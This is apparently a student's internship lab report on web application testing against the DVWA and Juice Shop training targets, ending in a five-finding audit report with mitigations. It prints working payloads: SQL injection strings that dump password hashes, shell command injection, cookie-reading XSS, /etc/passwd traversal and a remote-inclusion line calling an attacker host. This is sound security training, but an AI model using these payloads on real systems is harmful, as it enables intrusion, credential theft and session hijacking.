Cross-site scripting occurs when an application places user-supplied input into an HTML response without encoding it, so that markup in the input is parsed and executed as script by the victim's browser. In reflected XSS the payload travels in the request and is echoed straight back in the response, so a crafted link runs attacker script in the context of the vulnerable origin. Because that script runs with the page's privileges, it can read `document.cookie` — and if the session cookie is not protected with the `HttpOnly` flag, it can exfiltrate the session identifier, which is the mechanism of session hijacking. File inclusion is a distinct flaw in which a parameter that selects a file to include is not constrained to a safe set: in local file inclusion the attacker supplies a traversal sequence such as `../../../../../etc/passwd` to walk out of the intended directory and read arbitrary local files, while in remote file inclusion the parameter is pointed at an attacker-hosted URL so that remote code is pulled in and executed. Remote file inclusion is largely historical on current systems because the PHP `allow_url_include` directive, which it depends on, defaults to Off in modern releases.

### Tools Used

The DVWA Reflected XSS and File Inclusion modules at security level low as the targets, exercised through Firefox with its Developer Tools available for inspecting the reflected markup and the resulting DOM.

### Procedure

19. On the DVWA reflected-XSS endpoint, submitted a minimal `<script>alert(1)</script>` payload in the name parameter to confirm that supplied markup is executed as script.
20. Escalated the payload to `<script>alert(document.cookie)</script>` to read the session context, and recorded the disclosed security and PHPSESSID values.
21. Reasoned through how the same `document.cookie` read would, in a real attack, be sent to an attacker-controlled collector to hijack the session.
22. On the DVWA File Inclusion endpoint, supplied `page=../../../../../etc/passwd` to test for directory traversal and observed the `include()` behaviour and the disclosed file.
23. Considered the Windows-oriented equivalent `../../../../../windows/win.ini` conceptually as the same traversal technique against a different platform.
24. Reviewed remote file inclusion conceptually, noting why current PHP configurations with `allow_url_include` disabled defeat it.

### Commands / Payloads Used

```
# Reflected XSS (DVWA name parameter)
http://10.0.2.3/dvwa/vulnerabilities/xss_r/?name=<script>alert(1)</script>
http://10.0.2.3/dvwa/vulnerabilities/xss_r/?name=<script>alert(document.cookie)</script>
```

```
<img src=x onerror=alert(1)>      # alternative HTML-context vector


# Local File Inclusion (DVWA page parameter)
http://10.0.2.3/dvwa/vulnerabilities/fi/?page=../../etc/passwd
...?page=../../windows/win.ini # Windows-equivalent traversal (conceptual)

# Remote File Inclusion (conceptual; blocked by modern PHP)
...?page=http://attacker/shell.txt # requires allow_url_include=On
```

## Output / Results

The reflected-XSS endpoint echoed the name parameter into the page unencoded, so `<script>alert(1)</script>` executed immediately and raised a JavaScript dialog in the context of 10.0.2.3. Escalating to `<script>alert(document.cookie)</script>` made the impact concrete: the dialog displayed the live session context `security=low; PHPSESSID=f0ce3296ee6f44dd7baadf9010cd677b`, demonstrating that injected script can read the session cookie directly. In a real attack the same read would be shipped to an attacker's collector — exactly the pattern already visible in the stored guestbook payloads recovered in Task 2, which appended `document.cookie` to an attacker URL — completing a session-hijacking chain. The File Inclusion endpoint was equally exposed: `page=../../etc/passwd` caused PHP's `include()` to be called on the traversed path, and although the traversal produced include warnings, those warnings named the target and the endpoint disclosed the contents of `/etc/passwd`, confirming arbitrary local-file read. Remote file inclusion, by contrast, would require the server's `allow_url_include` directive to be enabled; on a modern configuration it is disabled by default, so the equivalent remote payload is defeated before it begins — which is why RFI is documented here conceptually rather than exploited.


## Screenshots & Evidence



**Figure 33: Reflected XSS proof-of-concept with alert(1)**

**Description:** The DVWA reflected-XSS endpoint requested with `name=<script>alert(1)</script>`, producing a JavaScript alert dialog rendered by the browser in the context of 10.0.2.3.


**Observation:** The name parameter is echoed into the page without encoding, so supplied markup is parsed as script — the minimal, unambiguous demonstration that the field is injectable.



**Figure 34: Reflected XSS capturing the session cookie**

**Description:** The same endpoint requested with `name=<script>alert(document.cookie)</script>`, and the resulting dialog displaying `security:low; PHPSESSID=f0ce3296ee6f44dd7baadf9010cd677b`.

**Observation:** Escalating the payload from `alert(1)` to `document.cookie` shows the flaw is not cosmetic: the session identifier is readable from injected script, which is the exact primitive a real session-hijacking payload would exfiltrate.



**Figure 35: Local File Inclusion of /etc/passwd**

**Description:** The DVWA File Inclusion endpoint requested with `page=../../../../etc/passwd`, the PHP `include()` warnings naming the traversal and the target file, disclosing the server's account list.

**Observation:** The page parameter is passed straight into `include()` with no path normalisation, so directory traversal walks out of the web root and reads an arbitrary system file — here the full contents of `/etc/passwd`.

## Observation

The XSS escalation was the clearest single illustration of the week that severity is a property of the payload, not the flaw class: the same injection point that produced a trivial `alert(1)` produced the session cookie one edit later. The file-inclusion result was a reminder that error messages are evidence — the very `include()` warnings that signalled something had gone wrong also confirmed the traversal had reached and read the target file.

## Key Learning Points

I learned to escalate an XSS proof deliberately from `alert(1)` to `document.cookie` so that a report demonstrates real impact rather than a cosmetic pop-up, and to connect that read to the `HttpOnly` control that would blunt it. I learned that local file inclusion is directory traversal against an `include()` call, and that the presence of PHP warnings does not mean the attack failed. And I learned why remote file inclusion has faded — a single configuration default, `allow_url_include=Off`, removes the class almost entirely on current systems.

## Security Relevance

Cross-site scripting and file inclusion attack the two directions the same application is exposed in: XSS turns the application against its own users by running attacker script in their browsers, while file inclusion turns it against its own host by reading or executing files it should never touch. Both are prevented by the same principle applied at different boundaries — encode output for the context it enters to stop XSS, and never build a filesystem path or include target from raw user input to stop inclusion — reinforcing that the whole week's findings reduce to disciplined handling of untrusted input.

## Weekly Deliverable: Web Application Audit Report

This section consolidates the week's findings into a formal, per-vulnerability audit report. Each vulnerability is documented to the standard a client or development team could act on directly: its OWASP category, a description and objective, the affected component, a risk and CVSS rating, the underlying theory, the exact testing procedure and reproduction steps, the payloads and HTTP messages involved, a proof of concept, an impact and business-impact analysis, guidance on detection, and both a code-level fix and a broader prevention strategy.

### Finding 1 — SQL Injection (DVWA id parameter)

**Vulnerability Name:** SQL Injection (in-band, UNION- and error-based)

**OWASP Category:** A03:2021 – Injection

**Description:**

The id parameter of the DVWA SQL Injection module is concatenated directly into a MySQL query, allowing crafted input to alter the query's logic and append attacker-controlled result sets.

**Objective:** Determine whether user input reaches the database interpreter unsanitised and, if so, extract the schema and stored credentials.

**Affected Component:** <http://10.0.2.3/dvwa/vulnerabilities/sqli/> — GET parameter id

**Risk Rating:** Critical

**CVSS v3.1:** 9.8 (AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H)

**Theory:**

When input is joined into a SQL string rather than bound as a parameter, the database cannot distinguish data from code. A closing quote plus an always-true clause rewrites the WHERE logic; a UNION SELECT of matching column count appends a chosen result set, and the information\_schema catalogue then exposes the entire structure for targeted extraction.

**Testing Procedure:**

Submitted a legitimate id to baseline the response, then a bypass payload, a comment terminator, and a sequence of UNION SELECT statements reading version and user, the current database, the tables and columns of that database, and finally the credential columns of the users table.

**Steps to Reproduce / Payloads Used:**

```
1' OR '1'='1
1'#
1' UNION SELECT @@version,user()#
1' UNION SELECT database(),user()#
1' UNION SELECT table_name,NULL FROM information_schema.tables WHERE table_schema=database()#
1' UNION SELECT column_name,NULL FROM information_schema.columns WHERE table_name='users'#
1' UNION SELECT user,password FROM users#
```

**HTTP Request:**

```
GET /dvwa/vulnerabilities/sqli/?id=1'+UNION+SELECT+user,password+FROM+users%23&Submit=Submit HTTP/1.1
Host: 10.0.2.3
Cookie: security=low; PHPSESSID=f2c87192da40e0613db039650806e57d
```

**HTTP Response (excerpt):**

```
200 OK
First name: admin Surname: 5f4dcc3b5aa765d61d8327deb882cf99
First name: gordonb Surname: e99a18c428cb38d5f260853678922e03
```

**Proof of Concept:**

Figures 6–12 show the progression from authentication bypass to the full dump of usernames and MD5 password hashes; Figures 14–19 show SQLMap independently confirming the injection and cracking the hashes (admin/password, gordonb/abc123, 1337/charley, pablo/letmein).

**Impact Analysis:**

Complete disclosure of the application's credential store, database version and structure, and — via the account root@localhost — a high-privilege database context that in a real deployment could permit file read/write and further compromise.

**Business Impact:**

Theft of all user credentials, regulatory and reputational exposure from a personal-data breach, and a plausible pivot to full database or host compromise; for a commercial application this is a business-ending class of incident.

**Detection:**

Database and WAF logs showing UNION, information\_schema or tautology patterns in parameters; anomalous query errors; SQLMap's characteristic high request volume against a single parameter.

**Mitigation / Code-Level Fix:**

Use parameterised queries (prepared statements) so input is always bound as data, never concatenated into SQL:

```
// PHP PDO — safe
$stmt = $pdo->prepare('SELECT first_name,last_name FROM users WHERE user_id = ?');
$stmt->execute([$id]);
$row = $stmt->fetch();
```

**Prevention:**

Parameterise every query; apply least-privilege database accounts; validate and canonicalise input; store passwords with a salted, adaptive hash (bcrypt/argon2) rather than raw MD5; and deploy a WAF as defence in depth.

**References:**

OWASP A03:2021 Injection; OWASP SQL Injection Prevention Cheat Sheet; CWE-89.

**Finding 2 — OS Command Injection (DVWA ping form)**

**Vulnerability Name:** Operating-System Command Injection

**OWASP Category:** A03:2021 – Injection

**Description:**

The DVWA Command Execution form passes its input into a shell ping command without sanitisation, so shell metacharacters allow arbitrary operating-system commands to run as the web-server account.

**Objective:** Determine whether the form's input reaches a shell and, if so, establish the identity, privilege and kernel of the execution context.

**Affected Component:** <http://10.0.2.3/dvwa/vulnerabilities/exec/> — ip form field

**Risk Rating:** Critical

**CVSS v3.1:** 9.8 (AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H)

#### Theory:

When user input is embedded in a string handed to a shell, separators such as ; and && terminate the intended command and begin a new one, so the shell executes whatever the attacker appends with the privileges of the calling process.

#### Steps to Reproduce / Payloads Used:

```
127.0.0.1; whoami
127.0.0.1 && whoami
127.0.0.1; id
127.0.0.1; uname -a
```

#### HTTP Request:

```
POST /dvwa/vulnerabilities/exec/ HTTP/1.1
Host: 10.0.2.3
Cookie: security=low; PHPSESSID=<session>

ip=127.0.0.1%3B+id&Submit=submit
```

#### HTTP Response (excerpt):

```
... ping statistics ...
uid=33(www-data) gid=33(www-data) groups=33(www-data)
Linux metasploitable 2.6.24-16-server #1 SMP ... i686 GNU/Linux
```

#### Proof of Concept:

Figures 21–27: the benign ping baseline, then www-data returned by whoami and &&, the full id context, the kernel banner from uname -a, and the disclosed web path /var/www/dvwa/vulnerabilities/exec.

#### Impact Analysis:

Arbitrary command execution as www-data — the foundation for writing a web shell, reading application secrets, and pivoting toward privilege escalation given the old 2.6.24 kernel.

#### Business Impact:

Full server compromise: data theft, service disruption, use of the host as a foothold into the wider network, and complete loss of integrity for anything the application touches.

#### Detection:

Shell-metacharacter patterns in form fields; unexpected child processes spawned by the web server; command output appearing in application responses.

#### Mitigation / Code-Level Fix:

Avoid shells entirely; call APIs with argument arrays and never string interpolation, and strictly validate input:

```
// Safe — no shell, validated input
```

```
if (!filter_var($ip, FILTER_VALIDATE_IP)) { die('Invalid IP'); }
$out = [];
exec('ping -c 4 ' . escapeshellarg($ip), $out);
```

**Prevention:**

Prefer language-native libraries over shell calls; if a shell is unavoidable, allow-list input and use escapeshellarg/escapeshellcmd; run the web server as a least-privilege account; patch the host kernel.

**References:**

OWASP A03:2021 Injection; OWASP Command Injection Prevention Cheat Sheet; CWE-78.

**Finding 3 — Broken Access Control / IDOR (Juice Shop basket)**

**Vulnerability Name:** Insecure Direct Object Reference (horizontal access)

**OWASP Category:** A01:2021 – Broken Access Control

**Description:**

The Juice Shop /rest/basket/{id} endpoint returns the basket named in the URL without verifying that the authenticated token's owner owns that basket, so changing the identifier discloses another user's basket.

**Objective:** Verify whether the API enforces object-level ownership by replaying an authenticated request with a modified object identifier.

**Affected Component:** http://localhost:3000/rest/basket/{id} — path identifier

**Risk Rating:** High

**CVSS v3.1:** 6.5 (AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:N)

**Theory:**

An IDOR exists when an endpoint identifies a resource by a client-supplied value and trusts it without an ownership check. Altering the identifier while authenticated as a different principal reveals whether server-side authorization is enforced.

**Steps to Reproduce:**

1. Register and log in as a test user; observe GET /rest/basket/6 (own basket).
2. Send the request to Repeater, keeping the user's bearer token.
3. Change the path identifier from 6 to 2 and re-send.
4. Observe HTTP 200 returning basket 2, owned by a different account.

**HTTP Request:**

```
GET /rest/basket/2 HTTP/1.1
Host: localhost:3000
Authorization: Bearer <token issued for the requesting user>
```

**HTTP Response (excerpt):**

```
200 OK
{"status":"success","data":{"id":2,"Products":[{"name":"Raspberry Juice (1000ml)", ...}]}}
```

**Proof of Concept:**

Figures 30–32: the authenticated own-basket request (id 6), the request loaded into Repeater with the token intact, and the same token returning basket 2 after the identifier was changed.

#### Impact Analysis:

Horizontal disclosure of other users' basket contents. The privilege level itself is bound to a signed JWT and did not yield to naive role tampering, so the finding is horizontal rather than vertical escalation — recorded accurately rather than overstated.

#### Business Impact:

Exposure of other customers' data and purchasing activity, a privacy and compliance breach, and erosion of user trust in a commercial storefront.

#### Detection:

Access logs showing a single principal requesting many sequential object identifiers; authorization decisions absent from server logs; sudden breadth of object access per session.

#### Mitigation / Code-Level Fix:

Enforce ownership server-side on every object access:

```
// Pseudocode — reject cross-owner access
const basket = await Basket.findByPk(req.params.id);
if (!basket || basket.UserId !== req.user.id) {
  return res.status(403).json({error:'Forbidden'});
}
```

#### Prevention:

Apply centralised, server-side authorization checks keyed to the authenticated principal; deny by default; avoid predictable sequential identifiers where feasible; and never rely on client-side controls or identifier obscurity.

#### References:

OWASP A01:2021 Broken Access Control; OWASP IDOR / Authorization Testing guidance; CWE-639.

## Finding 4 — Reflected Cross-Site Scripting (DVWA name parameter)

**Vulnerability Name:** Reflected Cross-Site Scripting

**OWASP Category:** A03:2021 – Injection (Cross-Site Scripting)

#### Description:

The DVWA reflected-XSS endpoint echoes the name parameter into the response without output encoding, so supplied markup executes as script in the victim's browser in the origin's context.

**Objective:** Confirm that user input is reflected unencoded and escalate the proof to demonstrate session-cookie disclosure.

**Affected Component:** [http://10.0.2.3/dvwa/vulnerabilities/xss\\_r/](http://10.0.2.3/dvwa/vulnerabilities/xss_r/) — GET parameter name

**Risk Rating:** High

**CVSS v3.1:** 6.1 (AV:N/AC:L/PR:N/UI:R/S:C/C:L/I:L/A:N)

**Theory:**

When input is written into HTML without context-appropriate encoding, the browser parses injected tags as markup. Script running in the page can read `document.cookie`, and where the session cookie lacks `HttpOnly` it can be exfiltrated to hijack the session.

#### Steps to Reproduce / Payloads Used:

```
<script>alert(1)</script>
<script>alert(document.cookie)</script>
<img src=x onerror=alert(1)>
```

#### HTTP Request:

```
GET /dvwa/vulnerabilities/xss_r/?name=<script>alert(document.cookie)</script> HTTP/1.1
Host: 10.0.2.3
```

#### HTTP Response (excerpt):

```
200 OK
Hello <script>alert(document.cookie)</script>
// browser executes: security=low; PHPSESSID=f0ce3296ee6f44dd7baadf9010cd677b
```

#### Proof of Concept:

Figures 33–34: `alert(1)` executing in the page, then the dialog displaying the live security and `PHPSESSID` cookie values. The stored guestbook payloads recovered in Task 2 (Figure 20) show the same `document.cookie` read wired to an attacker collector.

#### Impact Analysis:

Session hijacking, credential theft through injected forms, defacement, and browser-based pivoting against any user who follows a crafted link.

#### Business Impact:

Account takeover of customers or administrators, fraudulent transactions, and reputational damage from user-facing compromise.

#### Detection:

Reflected script patterns in request parameters and responses; Content-Security-Policy violation reports; anomalous outbound requests to unfamiliar collectors.

#### Mitigation / Code-Level Fix:

Context-encode all output and set protective cookie flags:

```
// Encode for HTML context
echo htmlspecialchars($_GET['name'], ENT_QUOTES, 'UTF-8');
// Protect the session cookie
session.cookie_httponly = On; session.cookie_secure = On;
```

#### Prevention:

Apply output encoding appropriate to each context; deploy a strict Content-Security-Policy; set `HttpOnly` and `Secure` on session cookies; and validate input as defence in depth.

#### References:

OWASP A03:2021 Injection; OWASP XSS Prevention Cheat Sheet; CWE-79.

## Finding 5 — Local File Inclusion (DVWA page parameter)

**Vulnerability Name:** Local File Inclusion via Directory Traversal

**OWASP Category:** A03:2021 – Injection (with A05 Security Misconfiguration exposure)

**Description:**

The DVWA File Inclusion endpoint passes the page parameter into PHP include() without normalisation, so a traversal sequence reads arbitrary local files outside the web root.

**Objective:** Determine whether the file selector accepts traversal input and, if so, read a sensitive system file.

**Affected Component:** http://10.0.2.3/dvwa/vulnerabilities/fi/ — GET parameter page

**Risk Rating:** High

**CVSS v3.1:** 7.5 (AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N)

**Theory:**

When a file-selection parameter is passed to include() without being constrained to an allow-list or normalised, ../ sequences walk up the directory tree and let the attacker read any file the web-server account can access; where remote URLs are permitted, the same parameter yields remote code execution.

**Steps to Reproduce / Payloads Used:**

```
../../../../etc/passwd
../../../../windows/win.ini (Windows-equivalent, conceptual)
http://attacker/shell.txt (RFI — requires allow_url_include=On)
```

**HTTP Request:**

```
GET /dvwa/vulnerabilities/fi/?page=../../../../etc/passwd HTTP/1.1
Host: 10.0.2.3
```

**HTTP Response (excerpt):**

```
Warning: include(../../../../etc/passwd): failed to open stream ...
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
```

**Proof of Concept:**

Figure 35: the page parameter set to the traversal path, the include() warnings naming the target, and the disclosed /etc/passwd account list.

**Impact Analysis:**

Disclosure of arbitrary local files — system account lists, configuration and application source, credentials in config files — and, on a permissive PHP configuration, escalation to remote code execution.

**Business Impact:**

Leakage of secrets and source that enables deeper attacks, and potential full compromise where log-poisoning or RFI turns file read into code execution.

**Detection:**

../ and encoded-traversal patterns in parameters; include()/require() warnings in PHP logs; access to files outside the web root by the web-server user.

**Mitigation / Code-Level Fix:**

Never build an include path from raw input; map to a fixed allow-list:

```
$pages = ['home'=>'home.php','about'=>'about.php'];  
$key = $_GET['page'] ?? 'home';  
if (!isset($pages[$key])) { die('Invalid page'); }  
include __DIR__."/pages/.$pages[$key];
```

**Prevention:**

Use allow-lists for includable files; disable `allow_url_include` and `allow_url_fopen`; canonicalise and confine paths with `realpath/basename`; and run the web server with least privilege.

**References:**

OWASP A03:2021 Injection; OWASP File Inclusion / Path Traversal guidance; CWE-98; CWE-22.

## Consolidated Findings Table

The table below summarises every vulnerability confirmed during the week's testing, mapping each to its OWASP Top 10 category, the affected target and component, and an overall risk rating.

| # | Vulnerability                | OWASP Category            | Target / Component             | Risk     |
|---|------------------------------|---------------------------|--------------------------------|----------|
| 1 | SQL Injection                | A03 Injection             | DVWA - sql id param            | Critical |
| 2 | OS Command Injection         | A03 Injection             | DVWA - exec ip field           | Critical |
| 3 | Broken Access Control (IDOR) | A01 Broken Access Control | Juice Shop - /rest/basket/{id} | High     |
| 4 | Reflected XSS                | A03 Injection (XSS)       | DVWA - xss_r name param        | High     |
| 5 | Local File Inclusion         | A03 Injection / A05       | DVWA - fi page param           | High     |

## Technical Concepts Learned

### Proxy-Driven HTTP Interception

Routing a browser through Burp with FoxyProxy and a trusted CA to make every request an inspectable, editable object, and driving the intercept-modify-forward loop through Repeater and Intruder.

### SQL Injection as a Staged Discipline

Building an injection from authentication bypass through UNION-based version, user, schema, table and column disclosure to a full credential dump, and reproducing it with SQLMap.

### OS Command Injection

Chaining shell commands through an unsanitised form with ; and && to establish identity (www-data), privilege (uid=33) and kernel (2.6.24) in the execution context.

### Insecure Direct Object References

Testing object-level authorization empirically by replaying an authenticated request with an altered identifier, and distinguishing horizontal access from token-bound vertical privilege.

### Cross-Site Scripting Escalation

Escalating a reflected payload from alert(1) to document.cookie to demonstrate real session-cookie disclosure, and connecting it to HttpOnly and session hijacking.

### File Inclusion and Traversal

Reading arbitrary local files through ../ traversal into include(), and understanding why modern PHP's allow\_url\_include default neutralises remote file inclusion.

## Challenges Faced

The table below documents the genuine issues encountered during the week's practical work, their root causes, how each was resolved, and the lesson taken from it.

| Issue                                        | Root Cause                                               | Resolution                                              | Lesson Learned                                        |
|----------------------------------------------|----------------------------------------------------------|---------------------------------------------------------|-------------------------------------------------------|
| Firefox raised certificate warnings on every | Burp presents its own CA per site, which the browser did | Installed the PortSwigger CA certificate into Firefox's | HTTPS interception depends on trusting the proxy's CA |

| Issue                                                                           | Root Cause                                                                           | Resolution                                                                                                          | Lesson Learned                                                                                   |
|---------------------------------------------------------------------------------|--------------------------------------------------------------------------------------|---------------------------------------------------------------------------------------------------------------------|--------------------------------------------------------------------------------------------------|
| intercepted request.                                                            | not yet trust.                                                                       | trusted authorities.                                                                                                | before testing begins.                                                                           |
| SQLMap initially could not reach the injectable page.                           | The DVWA endpoint sits behind a login, so an unauthenticated request is redirected.  | Supplied the low-security session cookie via --cookie so SQLMap tested the real page.                               | Automated tools need the same session context a browser carries to reach authenticated surfaces. |
| Burp Intruder produced flat, near-identical results across the credential list. | The Community edition throttles Intruder and DVWA returns uniform 302s on this form. | Read response length rather than status alone, and treated Intruder as a demonstration, not a finished brute force. | Response length, not status code, is the discriminator in a real brute-force attack.             |
| The IDOR test could easily have been overstated as full account takeover.       | Changing the identifier disclosed a basket, but privilege is bound to a signed JWT.  | Reported horizontal access accurately and documented role tampering as conceptual only.                             | Report the behaviour actually observed; not every client value is tamperable.                    |
| LFI produced PHP include() warnings that looked like failure.                   | include() on a traversed path warns about the stream even as it discloses the file.  | Read the warnings as evidence — they named the target and the file was disclosed.                                   | Error output is data; a warning does not mean the attack failed.                                 |

## Best Practices

- Treat all user input as untrusted at every interpreter boundary — database, shell, HTML and filesystem — since a single unsanitised parameter was sufficient for total compromise in more than one task this week.
- Use parameterised queries for all database access and never concatenate input into SQL; pair this with least-privilege database accounts and salted adaptive password hashing.
- Avoid invoking shells from application code; where unavoidable, allow-list input and escape arguments, and run the web server under a least-privilege account.
- Enforce access control on the server for every object access, keyed to the authenticated principal and denied by default, rather than trusting client-supplied identifiers or roles.
- Encode output for the context it enters to prevent XSS, deploy a strict Content-Security-Policy, and set HttpOnly and Secure on session cookies so a reflected payload cannot steal the session.
- Never build an include or file path from raw input; map to a fixed allow-list and disable allow\_url\_include and allow\_url\_fopen to eliminate remote file inclusion.
- Only test systems you are explicitly authorized to assess, keep intentionally vulnerable targets on isolated segments, and route testing through a single proxy so every action is observable and repeatable.
- Document findings honestly, including where a control worked or an attack was only partially successful, since an accurate account of observed behaviour is more valuable to a client than an inflated claim.

## Weekly Summary Table

| Task                            | Description                                                                                          | Status    |
|---------------------------------|------------------------------------------------------------------------------------------------------|-----------|
| 1. Burp Suite Mastery           | Proxy, FoxyProxy and CA setup; intercept, modify, forward; Repeater and Intruder against DVWA        | Completed |
| 2. Injection Attacks            | Manual SQLi (bypass + UNION), SQLMap enumeration and dump, OS command injection with whoami/id/uname | Completed |
| 3. Broken Access Control & IDOR | Juice Shop registration/login; Repeater identifier tampering; horizontal                             | Completed |

| Task                    | Description                                                                                         | Status    |
|-------------------------|-----------------------------------------------------------------------------------------------------|-----------|
|                         | IDOR verified, role tampering assessed conceptually                                                 |           |
| 4. XSS & File Inclusion | Reflected XSS escalated to cookie disclosure; LFI of /etc/passwd; RFI treated conceptually          | Completed |
| Deliverable             | Full per-vulnerability audit report with OWASP mapping, CVSS, PoC and remediation for five findings | Completed |

## Conclusion

Week 4 of my Cyberster internship carried the engagement from the network into the application, where the OWASP Top 10 lives, and it did so through hands-on exploitation rather than theory. Working against DVWA on the isolated Metasploitable2 target and a containerised OWASP Juice Shop, I established Burp Suite as the instrument of the whole discipline, then used it to prove and document five distinct web vulnerabilities spanning injection, broken access control and client-side flaws — each captured with real evidence and each reduced to a concrete, fixable root cause.

The skills I gained this week are the core of practical web assessment: wiring and driving an intercepting proxy; building a SQL injection by hand and confirming it with SQLMap; turning an innocuous form into a server-side shell through command injection; testing object-level authorization empirically and reporting exactly what the server did; and escalating a reflected XSS from a pop-up to live session-cookie theft while reading arbitrary files through traversal. Running through all of it was a single lesson that the earlier weeks had only implied — that virtually every web vulnerability is one failure wearing different clothes: user-controlled input allowed to cross a trust boundary it should never have crossed. SQL injection is that failure against the database, command injection against the shell, XSS against the browser, file inclusion against the filesystem, and IDOR against the authorization layer.

The week also sharpened my sense of professional honesty. The access-control task in particular could have been dressed up as a dramatic account takeover; instead I reported a genuine horizontal IDOR and recorded plainly that vertical escalation did not succeed because privilege was bound to a signed token, because an accurate finding is worth more to a client than an impressive one. Writing the per-vulnerability audit report — with OWASP mapping, CVSS, reproducible proof and code-level fixes — taught me that the deliverable of an engagement is not the exploit but the clarity with which a developer can understand and remediate it.

Most of all, this week reframed how I think about defence. Having exploited these flaws, the mitigations are no longer abstract advice but obvious counter-moves: parameterised queries, output encoding, server-side authorization, least privilege and safe configuration each close a door I walked through this week. Going into the remainder of the programme I feel able not only to find these weaknesses but to explain, in a developer's own terms, precisely how to make them impossible — which is ultimately the point of learning to break things in the first place. My next focus is to deepen the remediation and secure-coding side of this work and to extend the same disciplined, evidence-first methodology to authenticated, multi-step application logic where access-control flaws are subtler and more consequential.

## References

- OWASP Foundation — OWASP Top 10:2021, category definitions A01 (Broken Access Control) and A03 (Injection).

- OWASP Foundation — Web Security Testing Guide (WSTG), Input Validation and Authorization Testing chapters.
- OWASP Foundation — SQL Injection, Command Injection, Cross-Site Scripting, IDOR and File Inclusion Prevention Cheat Sheets.
